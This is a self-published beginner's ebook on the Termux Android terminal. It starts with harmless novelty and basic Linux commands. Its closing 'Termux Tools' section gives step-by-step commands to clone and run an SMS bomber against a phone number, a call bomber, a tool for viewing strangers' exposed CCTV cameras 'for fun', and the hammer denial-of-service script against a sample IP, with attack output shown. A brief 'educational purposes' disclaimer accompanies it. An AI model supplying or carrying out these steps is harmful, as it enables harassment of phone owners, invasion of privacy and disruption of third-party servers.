A TECH TOOL

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# THE

# TERBOOK

Akki

A BOOK ABOUT TERMUX

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# INTRODUCTION TO TERMUX



Termux is a Terminal Emulator Plus Linux Environment that allows us to use the Linux Environment on our Android within few clicks.

People who know how to use Linux would be very comfortable to use this app, as most of the commands are similar to that of Linux.

Firstly, Install Termux From Play store & I Highly Recommend You to use Hackers Keyboard.

# BASIC COMMANDS

## ----------What are Termux Commands?----------

In simple words Termux Commands are the terminal commands which are executed to perform a particular task. For example: to install a package, move into a folder, etc.

These commands are similar to Linux Commands.

NOTICE – All the commands in Termux are case sensitive that means if a letter is in capitals, it has to be typed in capitals only otherwise it will show error.

## ----------Some Cool Stuff----------

Before we drive into deep, let's start with some cool commands.

NOTE – While installing any package, if Termux asks for confirmation, just type **y**

### 1.    ----------cmatrix----------

Type**-- pkg install cmatrix**

After that type **cmatrix**

Matrix effects will be displayed on Termux.

## 2.  ----------sl----------

Type**--pkg install sl**

After that type **sl**

A small train will start running on Termux.

# 3. ----------top----------

Type**--top**

It lets you see what are the background running tasks in Termux.

```
Tasks: 2 total,   1 running,   1 sleeping,   0 stopped,   0 zombie
  Mem:  7701328K total,  7260808K used,   440520K free,   8085504 buffers
  Swap:  2097148K total,  1107228K used,   989920K free,  2426264K cached
800%cpu   0%user   0%nice   0%sys 800%idle   0%iow   0%irq   0%sirq   0%host
  PID USER        PR  NI VIRT  RES  SHR S[%CPU] %MEM      TIME+ ARGS
 9909 u0_a276     10 -10  10G 3.0M 2.3M R  0.3   0.0   0:00.02 top
20309 u0_a276     10 -10  10G 4.1M 2.8M S  0.0   0.0   0:01.30 bash -l
```

# 4. ----------figlet----------

Type**--pkg install figlet**

After that type **figlet "Any text you want"**

It lets you write text in a stylish way.

```
~ $ figlet Akki
    _      _    _    _
   / \    | |  | |  (_)
  / _ \   | |//   |//   |
 / ___ \  |  <|  <| |
/_/   \_\_|\_\_|\_\_|

~ $ ▊
```

# 5. ----------toilet----------

Type**-- pkg install toilet**

After that type-- **toilet "Any text you want"**

**toilet -f mono12 -F gay "Your text"**

It lets you write text in a colourful way.

```
~ $ toilet Akki

  mm   #       #          "
  ##   #   m   #    m   mmm
 #  #  # m"    # m"      #
 #mm#  #"#     #"#       #
#    # # "m  #  "m  mm#mm


~ $ toilet -f mono12 -F gay Akki
```



```
~ $
```

Type—**cal**

To see time and date just type **date** in Termux

```
~ $ cal
       May 2021
Su Mo Tu We Th Fr Sa
                    1
 2  3  4  5  6  7  8
 9 10 11 12 13 14 15
16 17 18 19 20 21 22
23 24 25 26 27 28 29
30 31
~ $
```

# Now let's get to the Helpful commands

**1.   ----------apt update----------**

This command is used to update the Termux built-in busybox and other packages.

## 2.    ----------apt upgrade----------

This command is used to upgrade the Termux packages.

## 3.    ----------cd----------

Type-- cd "folder name"

This command is used to change the directory/folder.

Type-- **cd ..**

This command is used to go to previous directory.

```
~ $ cd hammer/
~/hammer $ cd ..
~ $ ▊
```

## 4.    ----------ls----------

Type-- ls

This command is used to list the contents.

 **pwd** command for present working directory

```
~ $ ls
AkkiBomber    HiddenEye    callbomb    storage
Cam-Hackers   SocialPhish  downloads   xerxes
H-Cam2        TBomb        hammer      zphisher
~ $ ▊
```

## 5.    ----------rm----------

Type—rm -rf "filename/foldername"

This command is used to remove directories/files.

```
~ $ mkdir sample1
~ $ ls
AkkiBomber    HiddenEye    downloads    storage
Cam-Hackers   SocialPhish  hammer       xerxes
H-Cam2        TBomb        sample1      zphisher
~ $ rm -rf sample1/
~ $ ls
AkkiBomber    HiddenEye    downloads    xerxes
Cam-Hackers   SocialPhish  hammer       zphisher
H-Cam2        TBomb        storage
~ $ 
```

# 6. ----------mkdir----------

Type—mkdir "filename"

This command is used to make a new folder/directory.

```
~/termux $ ls
~/termux $ mkdir folder1
~/termux $ ls
folder1
~/termux $ mkdir folder2
~/termux $ ls
folder1  folder2
~/termux $ 
```

# 7. ----------cp----------

Type—cp "filename" "path"
This command is used to copy a file.

# 8. ----------mv----------

Type—mv "filename" "path"
This command is used to move or rename a file.

# 9. ----------Zip/unzip----------

Type—zip "filename"
These commands are used for zipping and unzipping of files.

# Text Editors in Termux

**vim and nano**

Text editors are the software through which you can open a text file and edit it.

To install just type **pkg install nano**

Similarly install vim by typing **pkg install vim**

## -----------Networking in Termux----------

**ifconfig** command is used to find the IP address of your device.

# TERMUX PACKAGES

Termux packages are the scripts that have the necessary code required to run specific program.

Let's install some languages first.

Type—**pkg install python**

Python is required in many of the tools so it's important to install it.

These languages are not compulsory to install but you may need them in future,

Type— **pkg install php**

Type— **pkg install perl**

Type—**pkg install git**

Git is very important to download as you may install/clone a lot of tools from GitHub.

# TERMUX TOOLS

**The tools are described only for educational purposes. The book doesn't promote any kind of illegal activities.**

1.  SMS Bomber

    **pkg install python**
    **pkg install git**
    **git clone https://github.com/AvinashReddy3108/YetAnotherSMSBomber**
    **cd YetAnotherSMSBomber**
    python bomber.py -N (no. of messages) Target
    **python bomber.py -N 1000 9876543210**

    ```
    ~/YetAnotherSMSBomber $ python bomber.py -N 50 8976543210




     __     __     _   _                     _   _
     \ \   / /   _| |_| |     /\  _ __   ___ | |_| |__   ___ _ __
      \ \_/ / _ \ __| |    /  \| '_ \ / _ \| __| '_ \ / _ \ '__|
       \   /  __/ |_|_|   / /\ \ | | | (_) | |_| | | |  __/ |
        \_/ \___|\__(_)  /_/  \_\_| |_|\___/ \__|_| |_|\___|_|
       _____ __  __ ____    ____                 _
      / ____|  \/  / ___|  | __ )  ___  _ __ ___ | |__   ___ _ __
     | (___ | |\/| \___ \  |  _ \ / _ \| '_ ` _ \| '_ \ / _ \ '__|
      \___ \| |  | |___) | | |_) | (_) | | | | | | |_) |  __/ |
      ____) | |  | |____/  |____/ \___/|_| |_| |_|_.__/ \___|_|
     |_____/|_|  |_|


    Target: 8976543210 | Threads: 15 | SMS-Bombs: 50
    Requests: 99 | Success: 50 | Failed: 49
    Took 22.24s to complete
    ~/YetAnotherSMSBomber $ ▊
    ```

2.  Call Bomber

    **pkg install git**  (ignore if already installed)
    **git clone https://github.com/TheSpeedX/TBomb**
    **cd TBomb**
    **bash TBomb.sh**
    NOTE – First time it will ask for requirements so just type **y** if it asks for confirmation…

After that It's pretty easy to Understand.





3. Watch Worldwide IP CCTV Cameras for fun.

**pkg install python** (ignore if already installed)

**pkg install git** (ignore if already installed)

**git clone https://github.com/AngelSecurityTeam/Cam-Hackers**

**cd Cam-Hackers**

**python cam-hackers.py**
- Select the country by typing the number before the name.

- Now many IP addresses will appear, just copy them into a browser and watch random CCTV camera live view.
- Note - Some IP addresses may not work or require password, so just move on to next one.
- To stop the IP addresses just press **ctrl+c** (There would be a **ctrl button** on the top of your keyboard, just press once and then press **c**).



4. Perform DOS attack using hammer

**pkg install git** (ignore if already installed)
**git clone https://github.com/cyweb/hammer**
**cd hammer**

**python hammer.py**

**python hammer.py -s [IP address] -p [port] -t 135**

python hammer.py -s 192.163.1.1

You can find the IP address of any website just by typing

**ping www.website.com**

```
~/hammer $ python hammer.py -s 18.192.172.30
 18.192.172.30  port:  80  turbo:  135
Please wait...
         Wed May 12 13:40:01 2021    <--packet sent! hammering-->

Wed May 12 13:40:01 2021    <--packet sent! hammering-->
Wed May 12 13:40:01 2021    <--packet sent! hammering-->
Wed May 12 13:40:01 2021    <--packet sent! hammering-->
Wed May 12 13:40:01 2021    <--packet sent! hammering-->
Wed May 12 13:40:01 2021    <--packet sent! hammering-->
Wed May 12 13:40:01 2021    <--packet sent! hammering-->
Wed May 12 13:40:01 2021    <--packet sent! hammering-->
Wed May 12 13:40:01 2021    <--packet sent! hammering-->
Wed May 12 13:40:01 2021    <--packet sent! hammering-->
Wed May 12 13:40:01 2021    <--packet sent! hammering-->
Wed May 12 13:40:01 2021    <--packet sent! hammering-->
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Wed May 12 13:40:01 2021    <--packet sent! hammering-->
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Wed May 12 13:40:01 2021    <--packet sent! hammering-->
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Wed May 12 13:40:01 2021    <--packet sent! hammering-->
Wed May 12 13:40:01 2021    <--packet sent! hammering-->
Wed May 12 13:40:01 2021    <--packet sent! hammering-->
```

# FINAL WORDS

I hope you enjoyed the Book, This is just the basics of Termux, there are a lot of things to explore and do, You can use your phone as a hacking machine using Termux.

You should Google a lot of stuff and try to learn as much as possible.

Remember, this book is made only for educational purposes, if anything wrong happens, you would be responsible for your own actions.

          ----------Thank You for choosing this book and gaining knowledge about Hacking.----------